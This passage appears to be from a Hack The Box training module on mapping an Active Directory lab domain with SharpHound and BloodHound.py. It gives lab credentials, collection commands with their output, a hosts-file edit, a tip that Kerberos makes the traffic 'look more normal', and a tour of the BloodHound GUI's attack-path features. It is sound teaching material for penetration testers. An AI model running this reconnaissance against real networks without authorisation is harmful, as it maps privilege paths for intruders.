In these scenarios, we can use `runas /netonly /user:<DOMAIN>\<username> <app>` to execute the application with specific user credentials. The `/netonly` flag ensures network access using the provided credentials.

Let's use a computer that is not a member of the domain for this and complete the following steps:

1. Connect via RDP to the target IP and port 13389 using the following credentials: `haris:Hackthebox`.


Connect via RDP to the

```
xfreerdp /v:10.129.204.207:13389 /u:haris /p:Hackthebox /dynamic-
resolution /drive:.,linux
[12:13:14:635] [173624:173625] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprd
...SNIP...
```

Before using SharpHound, we need to be able to resolve the DNS names of the target domain, and if we have network access to the domain's DNS server, we can configure our network card DNS settings to that server. If this is not the case, we can set up our hosts file and include the DNS names of the domain controller.


Note: Note that even when using the DNS name in the host file, you may introduce some errors due to name resolution issues that do not exist in the file or are misconfigured.

1. Configure the DNS server to the IP `172.16.130.3` (Domain Controller Internal IP). In this exercise the DNS are already configured, there is no need to change them.



1. Run `cmd.exe` and execute the following command to launch another `cmd.exe` with the htb-student credentials. It will ask for a password. The password is `HTBRocks!`:

```
C:\htb> runas /netonly /user:INLANEFREIGHT\htb-student cmd.exe
Enter the password for INLANEFREIGHT\htb-student:
Attempting to start cmd.exe as user "INLANEFREIGHT\htb-student" ...
```



Note: `runas /netonly` does not validate credentials, and if we use the wrong credentials, we will notice it while trying to connect through the network.

1. Execute `net view \\inlanefreight.htb\` to confirm we had successfully authenticated.

```
C:\htb> net view \\inlanefreight.htb\
Shared resources at \\inlanefreight.htb\

Share name  Type  Used as  Comment.

-------------------------------------------------------------------------------
-----
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

1. Run SharpHound.exe with the option `--domain`:

```
C:\Tools> SharpHound.exe -d inlanefreight.htb
2023-01-12T09:25:21.5040729-08:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-12T09:25:21.6603414-08:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-12T09:25:21.6760332-08:00|INFORMATION|Initializing SharpHound at
9:25 AM on 1/12/2023
2023-01-12T09:25:22.0197242-08:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
```

```
PSRemote
2023-01-12T09:25:22.2541585-08:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-12T09:25:22.3010985-08:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-12T09:25:22.3010985-08:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-12T09:25:52.3794310-08:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 36 MB RAM
2023-01-12T09:26:21.3792883-08:00|INFORMATION|Consumers finished, closing
output channel
2023-01-12T09:26:21.4261266-08:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-12T09:26:21.4885564-08:00|INFORMATION|Status: 94 objects finished
(+94 1.59322)/s -- Using 44 MB RAM
2023-01-12T09:26:21.4885564-08:00|INFORMATION|Enumeration finished in
00:00:59.2357019
2023-01-12T09:26:21.5665717-08:00|INFORMATION|Saving cache with stats: 53
ID to type mappings.
 53 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-12T09:26:21.5822432-08:00|INFORMATION|SharpHound Enumeration
Completed at 9:26 AM on 1/12/2023! Happy Graphing!
```


Up Next

We explore some use cases of SharpHound on Windows and how we can collect information from the domain we are attacking.

The following section will see how we can collect information from Linux.

BloodHound.py - Data Collection from Linux

SharpHound does not have an official data collector tool for Linux. However, Dirk-jan Mollema created BloodHound.py, a Python-based collector for BloodHound based on Impacket, to allow us to collect Active Directory information from Linux for BloodHound.

Installation

We can install BloodHound.py with `pip install bloodhound` or by cloning its repository and running `python setup.py install`. To run, it requires `impacket`, `ldap3`, and `dnspython`. The tool can be installed via pip by typing the following command:

Install BloodHound.py

```
pip install bloodhound
Defaulting to user installation because normal site-packages is not
writeable
Collecting bloodhound
  Downloading bloodhound-1.6.0-py3-none-any.whl (80 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 81.0/81.0 kB 1.8 MB/s eta
0:00:00
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in
/home/plaintext/.local/lib/python3.9/site-packages (from bloodhound)
(2.9.1)
Requirement already satisfied: pyasn1>=0.4 in
/usr/local/lib/python3.9/dist-packages (from bloodhound) (0.4.6)
Requirement already satisfied: impacket>=0.9.17 in
/home/plaintext/.local/lib/python3.9/site-packages (from bloodhound)
(0.10.1.dev1+20220720.103933.3c6713e3)
Requirement already satisfied: future in /usr/lib/python3/dist-packages
(from bloodhound) (0.18.2)
Requirement already satisfied: dnspython in /usr/local/lib/python3.9/dist-
packages (from bloodhound) (2.2.1)
Requirement already satisfied: charset-normalizer in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (2.0.12)
Requirement already satisfied: six in /usr/local/lib/python3.9/dist-
packages (from impacket>=0.9.17->bloodhound) (1.12.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-
packages (from impacket>=0.9.17->bloodhound) (3.9.7)
Requirement already satisfied: ldapdomaindump>=0.9.0 in
/usr/lib/python3/dist-packages (from impacket>=0.9.17->bloodhound) (0.9.3)
Requirement already satisfied: dsinternals in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (1.2.4)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-
packages (from impacket>=0.9.17->bloodhound) (1.1.2)
Requirement already satisfied: pyOpenSSL>=21.0.0 in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (22.1.0)
Requirement already satisfied: cryptography<39,>=38.0.0 in
/home/plaintext/.local/lib/python3.9/site-packages (from
pyOpenSSL>=21.0.0->impacket>=0.9.17->bloodhound) (38.0.3)
Requirement already satisfied: cffi>=1.12 in
/usr/local/lib/python3.9/dist-packages (from cryptography<39,>=38.0.0-
>pyOpenSSL>=21.0.0->impacket>=0.9.17->bloodhound) (1.12.3)
Requirement already satisfied: pycparser in /usr/local/lib/python3.9/dist-
```

```
packages (from cffi>=1.12->cryptography<39,>=38.0.0->pyOpenSSL>=21.0.0-
>impacket>=0.9.17->bloodhound) (2.19)
Installing collected packages: bloodhound
Successfully installed bloodhound-1.6.0
```

To install it from the source, we can clone the BloodHound.py GitHub repository and run the following command:

Install BloodHound.py from the source

```
git clone https://github.com/fox-it/BloodHound.py -q
cd BloodHound.py/
sudo python3 setup.py install
running install
running bdist_egg
running egg_info
creating bloodhound.egg-info
writing bloodhound.egg-info/PKG-INFO
writing dependency_links to bloodhound.egg-info/dependency_links.txt
writing entry points to bloodhound.egg-info/entry_points.txt
writing requirements to bloodhound.egg-info/requires.txt
writing top-level names to bloodhound.egg-info/top_level.txt
writing manifest file 'bloodhound.egg-info/SOURCES.txt'
reading manifest file 'bloodhound.egg-info/SOURCES.txt'
writing manifest file 'bloodhound.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib
running build_py
creating build
creating build/lib
creating build/lib/bloodhound
copying bloodhound/__init__.py -> build/lib/bloodhound
copying bloodhound/__main__.py -> build/lib/bloodhound
...SNIP...
```


BloodHound.py Options

We can use `--help` to list all `BloodHound.py` options. The following list corresponds to version 1.6.0:

BloodHound.py options

```
python3 bloodhound.py
usage: bloodhound.py [-h] [-c COLLECTIONMETHOD] [-d DOMAIN] [-v] [-u
USERNAME] [-p PASSWORD] [-k] [--hashes HASHES] [-no-pass] [-aesKey hex
```

```
key]
                     [--auth-method {auto,ntlm,kerberos}] [-ns NAMESERVER]
[--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-dc HOST] [-gc HOST]
                     [-w WORKERS] [--exclude-dcs] [--disable-pooling] [--
disable-autogc] [--zip] [--computerfile COMPUTERFILE]
                     [--cachefile CACHEFILE]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-
IT/BloodHound.py

optional arguments:
  -h, --help            show this help message and exit
  -c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                        Which information to collect. Supported: Group,
LocalAdmin, Session, Trusts, Default (all previous), DCOnly (no computer
                        connections), DCOM, RDP,PSRemote, LoggedOn,
Container, ObjectProps, ACL, All (all except LoggedOn). You can specify
more
                        than one by separating them with a comma.
(default: Default)
  -d DOMAIN, --domain DOMAIN
                        Domain to query.
  -v                    Enable verbose output

authentication options:
  Specify one or more authentication options.
  By default Kerberos authentication is used and NTLM is used as fallback.
  Kerberos tickets are automatically requested if a password or hashes are
specified.

  -u USERNAME, --username USERNAME
                        Username. Format: username[@domain]; If the domain
is unspecified, the current domain is used.
  -p PASSWORD, --password PASSWORD
                        Password
  -k, --kerberos        Use kerberos
  --hashes HASHES       LM:NLTM hashes
  -no-pass              don't ask for password (useful for -k)
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or
256 bits)
  --auth-method {auto,ntlm,kerberos}
                        Authentication methods. Force Kerberos or NTLM
only or use auto for Kerberos with NTLM fallback

collection options:
  -ns NAMESERVER, --nameserver NAMESERVER
                        Alternative name server to use for queries
  --dns-tcp             Use TCP instead of UDP for DNS queries
  --dns-timeout DNS_TIMEOUT
```

```
                        DNS query timeout in seconds (default: 3)
  -dc HOST, --domain-controller HOST
                        Override which DC to query (hostname)
  -gc HOST, --global-catalog HOST
                        Override which GC to query (hostname)
  -w WORKERS, --workers WORKERS
                        Number of workers for computer enumeration
(default: 10)
  --exclude-dcs         Skip DCs during computer enumeration
  --disable-pooling     Don't use subprocesses for ACL parsing (only for
debugging purposes)
  --disable-autogc      Don't automatically select a Global Catalog (use
only if it gives errors)
  --zip                 Compress the JSON output files into a zip archive
  --computerfile COMPUTERFILE
                        File containing computer FQDNs to use as allowlist
for any computer based methods
  --cachefile CACHEFILE
                        Cache file (experimental)
```

As BloodHound.py uses `impacket`, options such as the use of hashes, ccachefiles, aeskeys, kerberos, among others, are also available for BloodHound.py.

Using BloodHound.py

To use BloodHound.py in Linux, we will need `--domain` and `--collectionmethod` options and the authentication method. Authentication can be a username and password, an NTLM hash, an AES key, or a ccache file. BloodHound.py will try to use the Kerberos authentication method by default, and if it fails, it will fall back to NTLM.

Another critical piece is the domain name resolution. If our DNS server is not the domain DNS server, we can use the option `--nameserver`, which allows us to specify an alternative name server for queries.

Running BloodHound.py

```
bloodhound-python -d inlanefreight.htb -c DCOnly -u htb-student -p
HTBRocks! -ns 10.129.204.207 -k
INFO: Found AD domain: inlanefreight.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
Error: [Errno Connection error (inlanefreight.htb:88)] [Errno -2] Name or
service not known
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
```

```
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 3 computers
INFO: Found 0 trusts
INFO: Done in 00M 11S
```

Note: Kerberos authentication requires the host to resolve the domain FQDN. This means that the option `--nameserver` is not enough for Kerberos authentication because our host needs to resolve the DNS name KDC for Kerberos to work. If we want to use Kerberos authentication, we need to set the DNS Server to the target machine or configure the DNS entry in our hosts' file.

Let's add the DNS entry in our hosts file:

Setting up the /etc/hosts file

```
echo -e "\n10.129.204.207 dc01.inlanefreight.htb dc01 inlanefreight
inlanefreight.htb" | sudo tee -a /etc/hosts

10.129.204.207 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```


Use BloodHound.py with Kerberos authentication:

Using BloodHound.py with Kerberos authentication

```
bloodhound-python -d inlanefreight.htb -c DCOnly -u htb-student -p
HTBRocks! -ns 10.129.204.207 --kerberos
INFO: Found AD domain: inlanefreight.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 3 computers
```

```
INFO: Found 0 trusts
INFO: Done in 00M 11S
```

Note: Kerberos Authentication is the default authentication method for Windows. Using this method instead of NTLM makes our traffic look more normal.

BloodHound.py Output files

Once the collection finishes, it will produce the JSON files, but by default, it won't zip the content as SharpHound does. If we want the content to be placed in a zip file, we need to use the option `--zip`.

List All Collections of BloodHound.py

```
ls
20230112171634_computers.json   20230112171634_domains.json
20230112171634_groups.json  20230112171634_users.json
20230112171634_containers.json  20230112171634_gpos.json
20230112171634_ous.json
```

Using the Data

Now that we have seen various ways to ingest data for the `INLANEFREIGHT.HTB` domain and import it into the `BloodHound` GUI let's analyze the results and look for some common issues.

Navigating the BloodHound GUI

The BloodHound GUI is the primary location for analyzing the data we collected using SharpHound. It has a user-friendly interface to access the data we need quickly.


We will explore BloodHound graphical interface and see how we can take advantage of it.

Note: See BloodHound Official Documentation page for more information.

Getting Access to BloodHound Interface

In the section BloodHound Setup and Installation, we discuss connecting to BloodHound GUI. We need to ensure the neo4j database is running, execute the BloodHound application, and log in with the username and password we defined.

When we log in successfully, BloodHound will perform the query: `Find all Domain Admins` and display the users that belong to the group.




This area is known as the `Graph Drawing Area`, where BloodHound displays nodes and their relationship using edges. We can interact with the graph, move objects, zoom in or zoom out (with the mouse scroll or the bottom right buttons), click on nodes to see more information, or right-click them to perform different actions.

Let's describe those options:

Command	Description
Set as Starting Node	Set this node as the starting point in the pathfinding tool. Click this, and we will see this node's name in the search bar. Then, we can select another node to target after clicking the pathfinding button.
Set as Ending Node	Set this node as the target node in the pathfinding tool.
Shortest Paths to Here	This will perform a query to find all shortest paths from any arbitrary node in the database to this node. This may cause a long query time in neo4j and an even longer render time in the BloodHound GUI.
Shortest Paths to Here from Owned	Find attack paths to this node from any node you have marked as owned.
Edit Node	This brings up the node editing modal, where you can edit current properties on the node or even add our custom properties to the node.
Mark Group as Owned	This will internally set the node as owned in the neo4j database, which you can then use in conjunction with other queries such as "Shortest paths to here from Owned".
Mark/Unmark Group as High Value	Some nodes are marked as "high value" by default, such as the domain admins group and enterprise admin group. We can use this with other queries, such as "shortest paths to high-value assets".
Delete Node	Deletes the node from the neo4j database.


The `Graph Drawing Area` lets us also interact with `Edges`. They represent the link between two nodes and help us understand how we will move from one object to another. As BloodHound has many edges is challenging to keep track of how we can abuse every single one. The BloodHound team included a `help menu` under edges, where we can see information, examples, and references on how to abuse every single edge.



Search Bar

The search bar is one of the elements of BloodHound that we will use the most. We can search for specific objects by their name or type. If we click on a node we searched, its information will be displayed in the node info tab.

If we want to search for a specific type, we can prepend our search with node type, for example, `user:peter` or `group:domain`. Let's see this in action:



Here's the complete list of node types we can prepend to our search:

Active Directory

- Group
- Domain
- Computer
- User
- OU
- GPO
- Container

Azure

- AZApp
- AZRole
- AZDevice
- AZGroup
- AZKeyVault
- AZManagementGroup
- AZResourceGroup
- AZServicePrincipal
- AZSubscription
- AZTenant
- AZUser
- AZVM

